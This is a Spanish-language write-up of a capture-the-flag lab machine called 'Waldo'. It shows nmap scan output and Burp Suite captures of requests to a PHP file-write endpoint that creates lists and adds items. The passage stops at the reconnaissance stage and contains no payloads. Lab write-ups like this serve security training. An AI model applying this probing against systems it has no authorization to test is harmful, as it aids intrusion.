
Waldo - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 c4:ff:81:aa:ac:df:66:9e:da:e1:c8:78:00:ab:32:9e (RSA)
|   256 b3:e7:54:6a:16:bd:c9:29:1f:4a:8c:cd:4c:01:24:27 (ECDSA)
|_  256 38:64:ac:57:56:44:d5:69:de:74:a8:88:dc:a0:b4:fd (ED25519)
80/tcp open  http    nginx 1.12.2
| http-title: List Manager
|_Requested resource was /list.html
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: nginx/1.12.2
```


Vamos a ver el contenido del puerto 80:



Tenemos 3 listas, podemos añadir o borrar. Dentro de cada lista, al hacer click podemos añadir nuevos items:




Borramos todas las listas y probamos a añadir una nueva capturando la peticion con burpsuite:




```
POST /fileWrite.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

listnum=1&data=
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 14:51:10 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 15

{
  "result":true
}
```


Ahora si actualizamos, se ha añadido una nueva lista llamada "list1":



Ahora vamos a capturar la peticion añadiendo contenido a la lista:




Si añadimos "test" se envia unaa peticion de la siguiente forma:



```
POST /fileWrite.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

listnum=1&data={"1":"test"}
```

